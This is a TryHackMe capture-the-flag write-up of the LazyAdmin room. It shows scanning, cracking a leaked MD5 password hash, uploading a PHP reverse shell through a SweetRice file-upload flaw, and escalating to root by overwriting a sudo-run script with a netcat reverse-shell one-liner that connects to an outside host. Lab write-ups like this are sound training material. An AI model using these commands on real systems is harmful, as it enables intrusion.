

## THM - LazyAdmin Writeup

Zackary Jordan

01/26/2026

## 1 Target Information

- Target IP Address: 10.66.188.129

## 2 Reconnaissance

I used RustScan to identify open ports on the target system.

Figure 1: Rustscan Showing open ports on the target

### 3 Enumeration

### 3.1 Nmap Enumeration

Then I then used Nmap with service/version detection and default scripts to gain more information about the target.

```
nmap -sV -sC 10.66.188.129
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-26 18:25 EST
Nmap scan report for 10.66.188.129
Host is up (0.028s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 49:7c:f7:41:10:43:73:da:2c:e6:38:95:86:f8:e0:f0 (RSA)
|   256 2f:d7:c4:4c:e8:1b:5a:90:44:df:c0:63:8c:72:ae:55 (ECDSA)
|_  256 61:84:62:27:c6:c3:29:17:dd:27:45:9e:29:cb:90:5e (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 2: Nmap scan results showing SSH and HTTP services


### 3.2 Web Enumeration

From here, I accessed the main webpage, which revealed the Apache2 Ubuntu Default Page. Then, I performed directory enumeration using FFUF, which revealed multiple directories.

```
L$ ffuf -w /usr/share/wordlists/dirb/big.txt -u http://10.66.188.129:80/FUZZ -mc 200,204,301,302,307,401,403 -s
.htaccess
.htpasswd
content
server-status
```

Figure 3: FFUF discovering common web directories

The only accessible and useful directory was `/content`, which indicated that the site was running the SweetRice website management system.



Welcome to SweetRice - Thank your for install SweetRice as your website management system

**This site is building now , please come late.**

If you are the webmaster,please go to Dashboard -> General -> Website setting

and uncheck the checkbox "Site close" to open your website.

More help at [Tip for Basic CMS SweetRice installed](#)

Figure 4: Content web directory showing SweetRice as website manager

After that, I used `SearchSploit` to enumerate known vulnerabilities for SweetRice, and found multiple potentially useful exploits.

```
└$ searchsploit SweetRice
Exploit Title
SweetRice 0.5.3 - Remote File Inclusion
SweetRice 0.6.7 - Multiple Vulnerabilities
SweetRice 1.5.1 - Arbitrary File Download
SweetRice 1.5.1 - Arbitrary File Upload
SweetRice 1.5.1 - Backup Disclosure
SweetRice 1.5.1 - Cross-Site Request Forgery
SweetRice 1.5.1 - Cross-Site Request Forgery / PHP Code Execution
SweetRice < 0.6.4 - 'FCKeditor' Arbitrary File Upload
```

Figure 5: SearchSploit showed potential exploits

I selected `Arbitrary File Upload` as my main way to gain a shell and `Backup Disclosure` exploit for investigation, which required an `/inc` web directory containing a `mysql_backup`.

```

1 Title: SweetRice 1.5.1 - Backup Disclosure
2 Application: SweetRice
3 Versions Affected: 1.5.1
4 Vendor URL: http://www.basic-cms.org/
5 Software URL: http://www.basic-cms.org/attachment/sweetrice-1.5.1.zip
6 Discovered by: Ashiyane Digital Security Team
7 Tested on: Windows 10
8 Bugs: Backup Disclosure
9 Date: 16-Sept-2016
10
11
12 Proof of Concept :
13
14 You can access to all mysql backup and download them from this directory.
15 http://localhost/inc/mysql_backup
16
17 and can access to website files backup from:
18 http://localhost/SweetRice-transfer.zip

```

Figure 6: Backup Disclosure exploit needed info

I then ran an Additional FFUF enumeration against `/content`, which revealed an `/inc` directory and other endpoints.

```

└$ ffuf -w /usr/share/wordlists/dirb/big.txt -u http://10.66.188.129:80/content/FUZZ -mc 200,204,301,302,307,401,403 -s
.htaccess
.htpasswd
_themes
_as
attachment
images
inc
js

```

Figure 7: Additional FFUF scan of `/content` directory revealed additional sub-directories

I then found the `/as` directory was a login page and saved that for later. After, I then investigated the `/inc` directory and saw the `mysql_backup`. Here, I downloaded the backup, revealing a potential username and hashed password that could be used for the login page I discovered earlier.

```

79 14 => 'INSERT INTO `--% options` VALUES('1','global_setting','a:17:{s:4:"name";s:25:"Lazy Admin#039;s Website\\"
\\"admin\\";s:7:"manager\\";s:6:"passwd\\";s:32:"42f749ade7f9e195bf475f37a44cafcb\\";s:5:"close\\";i:1;s:9:"close_tip\\
h1<p>If you are the webmaster,please go to Dashboard → General → Website setting </p><p>and uncheck the checkbox \\"Site clo
SweetRice installed</a></p>\\";s:5:"cache\\";i:0;s:13:"cache_expired\\";i:0;s:10:"user_track\\";i:0;s:11:"url_rewrite\\

```

Figure 8: SQL Backup Dump revealed possible login info

From here I went to [CrackStation](#) and input the hash from the dump and was given a potential password for the username:`manager`.

| Hash                             | Type | Result     |
|----------------------------------|------|------------|
| 42f749ade7f9e195bf475f37a44cafcb | md5  | [redacted] |

Figure 9: Crackstation successfully broke the hash for username:manager

## 4 Exploitation

Using the recovered credentials, I successfully authenticated to the SweetRice mainpage. Based on the **Arbitrary File Upload** vulnerability, I used the media center to upload a malicious file given A PHP reverse shell I selected from the system webshells and renamed for upload:

```
cp /usr/share/webshells/php/php-reverse-shell.php ICEb.phtml
```




Figure 10: Successful upload of PHP reverse shell file

After uploading the file, I navigated to `/content/attachment`, located the uploaded payload, and executed it to obtain a reverse shell on the target.

```
ls
rlwrap nc -lvpn 4444
listening on [any] 4444 ...
connect to [192.168.162.149] from (UNKNOWN) [10.66.188.129] 54588
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 2019 i686 i686 i686 GNU/Linux
02:31:51 up 1:15, 0 users, load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@    IDLE   JCPU   PCPU WHAT
www-data  pts/0    www-data        10.66.188.129  0:00   0:00   0:00  w
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

Figure 11: Successfully gained a shell using Arbitrary File Upload exploit

## 5 Post-Exploitation

After gaining initial access, I ran basic enumeration commands (e.g., `whoami`, `id`, `uname -a`) for proper identification.

I stabilized the shell using:

```
SHELL=/bin/bash script -q /dev/null  
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Then restored job control with:

```
Ctrl-Z  
stty raw -echo && fg
```

After stabilizing the shell, I navigated to `/home/itguy` and retrieved the `user.txt` flag.

```
www-data@THM-Chal:/home/itguy$ cat user.txt  
cat user.txt  
THM{[REDACTED]}
```

Figure 12: Acquired user.txt flag

## 6 Privilege Escalation

I first tried to enumerate the SUID binaries, but nothing useful was identified. I then ran `sudo -l` that revealed a Perl script that could be executed with elevated privileges.

```
www-data@THM-Chal:/home/itguy$ sudo -l  
sudo -l  
Matching Defaults entries for www-data on THM-Chal:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
  
User www-data may run the following commands on THM-Chal:  
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
```

Figure 13: Possible Priv-Esc through found through sudo -l

I reviewed the script and confirmed it executed a Bash script using a system call.

```
www-data@THM-Chal:/home/itguy$ cat backup.pl  
cat backup.pl  
#!/usr/bin/perl  
  
system("sh", "/etc/copy.sh");
```

Figure 14: Investigated and found bash script being executed through system call

I then investigated `copy.sh` and found it already contained a reverse shell (some reason). Attempts to edit the file using standard editors failed, so I overwrote the file using `echo` and output redirection.

```
www-data@THM-Chal:/etc$ cat copy.sh
cat copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f
www-data@THM-Chal:/etc$ echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f' > /etc/copy.sh
<;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f' > /etc/copy.sh
www-data@THM-Chal:/etc$ cat copy.sh
cat copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f
```

Figure 15: Echo write-over technique for attempt at priv-esc

After overwriting the script, I executed the sudo-allowed Perl script which resulted in a root shell.

```
L$ rlwrap nc -lvp 5554
listening on [any] 5554 ...
connect to [REDACTED] from (UNKNOWN) [10.66.188.129] 44564
# whoami
root
```

Figure 16: Successfully gained a root shell

Finally, I navigated to `/root` and retrieved the `root.txt` flag.

```
# cat root.txt
THM{[REDACTED]}
```

Figure 17: Successfully gained root.txt

## 7 Conclusion

This is my writeup for THM-LazyAdmin.

– Zackary Jordan